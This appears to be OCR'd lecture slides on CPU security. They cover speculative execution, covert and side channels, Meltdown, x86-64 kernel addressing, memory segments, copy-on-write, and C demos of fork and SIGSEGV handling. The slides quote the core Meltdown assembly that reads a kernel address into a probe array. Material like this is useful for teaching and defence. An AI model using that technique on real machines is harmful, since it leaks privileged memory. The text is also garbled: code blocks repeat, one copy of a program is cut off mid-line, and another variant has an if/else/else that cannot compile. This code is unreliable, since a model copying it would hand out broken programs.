



note BitLocker did not automatically cover the external NVMe

-- MS Windows 11 Professional

CPU

Turing Machine - Mechanistic Computational Model





essentially,
all models are wrong,
but some are useful
George E. P. Box
freshspectrum.com

“*All models are insecure, some are safe.*”

Intel Skylake Microarchitecture (single core)

- Predicted instruction flow decoded into µOPs
- Out-of-order and speculative execution of µOPs by individual units
- Architecture main state vs. transient microarchitecture state
- Plenty of shared resources inducing side and covert channels
  - these are leaking the microarchitecture state, so making the effects of the transient execution observable



“From a security perspective, speculative execution involves executing a program in possibly incorrect ways.”

–Spectre Attack Paper

The microarchitecture of Intel, AMD, and VIA CPUs

An optimization guide for assembly programmers and compiler makers

By Agner Fog

-- https://www.agner.org/optimize/microarchitecture.pdf

Covert- or Side-Channel? (a formal note)

- Covert channel is an undesired way on how **actively cooperating sender and receiver** can communicate across security boundaries
  - originally, this was a vulnerability of security policy enforcing mechanisms
  - formulated by Lampson at 1973 in his note on the *confinement problem*
- Side channel is an undesired way leaking secret values being processed, **even without an active cooperation** in between the sending and receiving mechanism
  - formerly focused on *spontaneous* leakages of secret data and vulnerability of security enclaves

- **Nowadays**, we consider covert channels as a subset of side-channels


Meltdown

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Channel invocation from the attacker's process

-- https://meltdownattack.com/


Channel Reception



-- https://meltdownattack.com/

Meltdown Covert/Side Channel

- Allows accessing privileged memory regions from an unprivileged process
  - this actually may include the complete image of the whole physical memory



-- https://meltdownattack.com/

User Space to Another User Space Access via Kernel Maps




Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible to the user space is also mapped in the kernel space through the direct mapping.

-- https://meltdownattack.com/

Canonical Addressing of x86-64 in IA32e Mode

- Let us assume **48-bit canonical** version for 4-level paging
  - bits 63:47 of the linear (virtual) address are identical and sign-extension of the most significant bit
- **0xFFFF 8** is considered a kernel-space address prefix
- As we are on 64-bit architecture, modulo 2^{64} generally applies

Noting that $$\sum_{i=47}^{63} 2^i \equiv \sum_{i=47}^{63} 2^i - 2^{64} = -2^{47} \pmod{2^{64}}$$


we can consider the kernel-space address interval as $-2^{47} \ldots -1$ with low to high order preserved

-- *Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3: System Programming Guide*, Intel Corp, March 2025

Covert channel or just a side channel? It depends on the context.

- From the **micro**architecture viewpoint
  - this is a covert channel, as an attacker is in fact actively operating both channel ends by abusing mechanism of speculative and out-of-order execution
- In general
  - this is, of course, a side channel anyway, because covert channels are a considered a subset of side channels, anyway

4-way set associative cache 32b example



line size = 32 b

way

line

set of lines

Index ~ set no.

Why Page Granularity?

- It may happen that several lines of the physical memory are being prefetched into the cache automatically
  - yet another speculation, this time for cache loading
- However, the prefetching algorithm shall not cross the memory page boundary
- This is why we use the multiplier of 4096 in the original Meltdown approach
  - **`shl rax, 0xc ; times 4096 in the example code above`**

Memory Management Intermezzo

Segment	Typical ELF Section	Permissions	Purpose
Text segment	.text, .plt, .init	r-xp	Executable code (machine instructions)
Read-only data	.rodata	r--p	Literal constants, const globals, jump tables
Initialized data	.data	rw-p	Global/static variables with initial values
Uninitialized data (BSS)	.bss	rw-p	Globals/statics initialized to zero
Heap	dynamic allocation (malloc)	rw-p	Grows upward at runtime
Stack	per-thread	rw-p	Grows downward, used for local vars, call frames

Copy on Write - CoW

Region	ELF section	Initial sharing	CoW applies?	Notes
.text	Code	Shared (read-only)	No	Executable
.rodata	Const data	Shared (read-only)	No	Read-only constants
.data	Initialized globals	Shared	Yes	Writes trigger CoW
.bss	Zero-init globals	Shared	Yes	Writes trigger CoW
Heap	Dynamic allocs	Shared	Yes	Writes trigger CoW
Stack	Function call frames	Shared	Yes	CoW after first local write / push

```
#include <stdio.h>
#include <unistd.h>

int y;

void forktest() {
    int x;
    pid_t p, pid, ppid;

    x = y = 1;
    p = fork();
    pid = getpid();
    ppid = getppid();

    if (!p)
        printf("Child: pid = %ld, ppid = %ld, x = %d, y = %d\n", (long)pid, (long)ppid, ++x,
++y);
    else
        printf("Parent: pid = %ld, ppid = %ld, cpid = %ld, x = %d, y = %d\n", (long)pid,
(long)ppid, (long)p, --x, --y);
}

int main() {
    forktest();
    return 0;
}
```

```
#include <stdio.h>
#include <unistd.h>

int y;

void forktest() {
    int x;
    pid_t p, pid, ppid;

    x = y = 1;
    p = fork();
    pid = getpid();
    ppid = getppid();

    if (!p)
        printf("Child: pid = %ld, ppid = %ld, x = %d, y = %d\n", (long)pid, (long)ppid, ++x,
++y);
    else
        printf("Parent: pid = %ld, ppid = %ld, cpid = %ld, x = %d, y = %d\n", (long)pid,
(long)ppid, (long)p, --x, --y);
}

int main() {
    forktest();
    return 0;
}
```

```
$ ./forktest

Parent: pid = 55026, ppid = 1831, cpid = 55027, x = 0, y = 0
Child: pid = 55027, ppid = 55026, x = 2, y = 2
```

```
volatile char *cp, *xcp;
int callno;

void catcher(int signo) {
    printf("caught sig %d call #%d with global _pointer_ %p\n", signo, ++callno, (void*)cp);
    if (callno < 4) {
        cp--;
        printf(" - global _pointer_ value adjusted: %p\n", (void*)cp);
        if (signal(SIGSEGV, catcher) < 0)
            perror("signal handler refresh failed:");
    } else {
        printf(" ! retry threshold exceeded, giving up - ignoring SIGSEGV\n");
        if (signal(SIGSEGV, SIG_IGN) < 0)
            perror("SIG_IGN setup failed:");
    }
 }

int main(int argc, char *argv[]) {
    signal(SIGSEGV, catcher);
    cp = (char*)sbrk(0);
    printf("original brk value _before_ first printf(): %p\n", (void*)cp);
    cp = (char*)sbrk(0);
    printf("original brk value _after_ first printf(): %p\n", (void*)cp);
    xcp = cp - 1;
    *xcp = 1;
    printf("test write at %p: %s\n", (void*)xcp, (char*)(*xcp == 1 ? "OK" : "FAILED"));

    *cp = 1;

    printf("terminating gracefully with %d at %p\n", (int)*cp, cp);
    return 0;
}
```

```
volatile char *cp, *xcp;
int callno;

void catcher(int signo) {
    printf("caught sig %d call #%d with global _pointer_ %p\n", signo, ++callno, (void*)cp);
    if (callno < 4) {
        cp--;
        printf(" - global _pointer_ value adjusted: %p\n", (void*)cp);
        if (signal(SIGSEGV, catcher) < 0)
            perror("signal handler refresh failed:");
    } else {
        printf(" ! retry threshold exceeded, giving up - ignoring SIGSEGV\n");
        if (signal(SIGSEGV, SIG_IGN) < 0)
            perror("SI
    }
 }

int main(int argc, cha
    signal(SIGSEGV, ca
    cp = (char*)sbrk(0
    printf("original b
    cp = (char*)sbrk(0
    printf("original b
    xcp = cp - 1;
    *xcp = 1;
    printf("test write

    *cp = 1;

    printf("terminati
    return 0;
}
```

```
$ ./siglooptest
original brk value _before_ first printf(): 0xaaaacd5c2000
original brk value _after_ first printf(): 0xaaaacd5e3000
test write at 0xaaaacd5e2fff: OK
caught sig 11 call #1 with global _pointer_ 0xaaaacd5e3000
 - global _pointer_ value adjusted: 0xaaaacd5e2fff
caught sig 11 call #2 with global _pointer_ 0xaaaacd5e2fff
 - global _pointer_ value adjusted: 0xaaaacd5e2ffe
caught sig 11 call #3 with global _pointer_ 0xaaaacd5e2ffe
 - global _pointer_ value adjusted: 0xaaaacd5e2ffd
caught sig 11 call #4 with global _pointer_ 0xaaaacd5e2ffd
 ! retry threshold exceeded, giving up - ignoring SIGSEGV
Segmentation fault
```

```
volatile char *cp, *xcp;
int callno;

void catcher(int signo) {
    printf("caught sig %d call #%d with global _pointer_ %p\n", signo, ++callno, (void*)cp);
    if (callno < 4)
        cp--;
    else {
        printf(" - global _pointer_ value adjusted: %p\n", (void*)cp);
        if (signal(SIGSEGV, catcher) < 0)
            perror("signal(SIGSEGV, catcher) refresh failed:");
    } else {
        printf(" ! retry threshold exceeded, giving up - ignoring SIGSEGV\n");
        if (signal(SIGSEGV, SIG_IGN) < 0)
            perror("SIGSEGV, SIG_IGN) failed:");
    }
}

int main(int argc, char *argv[]) {
    signal(SIGSEGV, catcher);
    cp = (char*)sbrk(0);
    printf("original brk value _before_ first printf(): %p\n", (void*)cp);
    cp = (char*)sbrk(0);
    printf("original brk value _after_ first printf(): %p\n", (void*)cp);
    xcp = cp - 1;
    *xcp = 1;
    printf("test write at %p: %s\n", (void*)xcp, (char*)(*xcp == 1 ? "OK" : "FAILED"));

    *cp = 1;

    printf("terminating gracefully with %d at %p\n", (int)*cp, cp);
    return 0;
}
```

```
adrp  x0, cp
add   x0, x0, :lo12:cp
ldr   x0, [x0]
mov   w1, 1
strb  w1, [x0]; *cp = 1
```

```
$ ./sigloopteset
original brk value _before_ first printf(): 0xaaaacd5c2000
original brk value _after_ first printf(): 0xaaaacd5e3000
test write at 0xaaaacd5e2fff: OK
caught sig 11 call #1 with global _pointer_ 0xaaaacd5e3000
 - global _pointer_ value adjusted: 0xaaaacd5e2fff
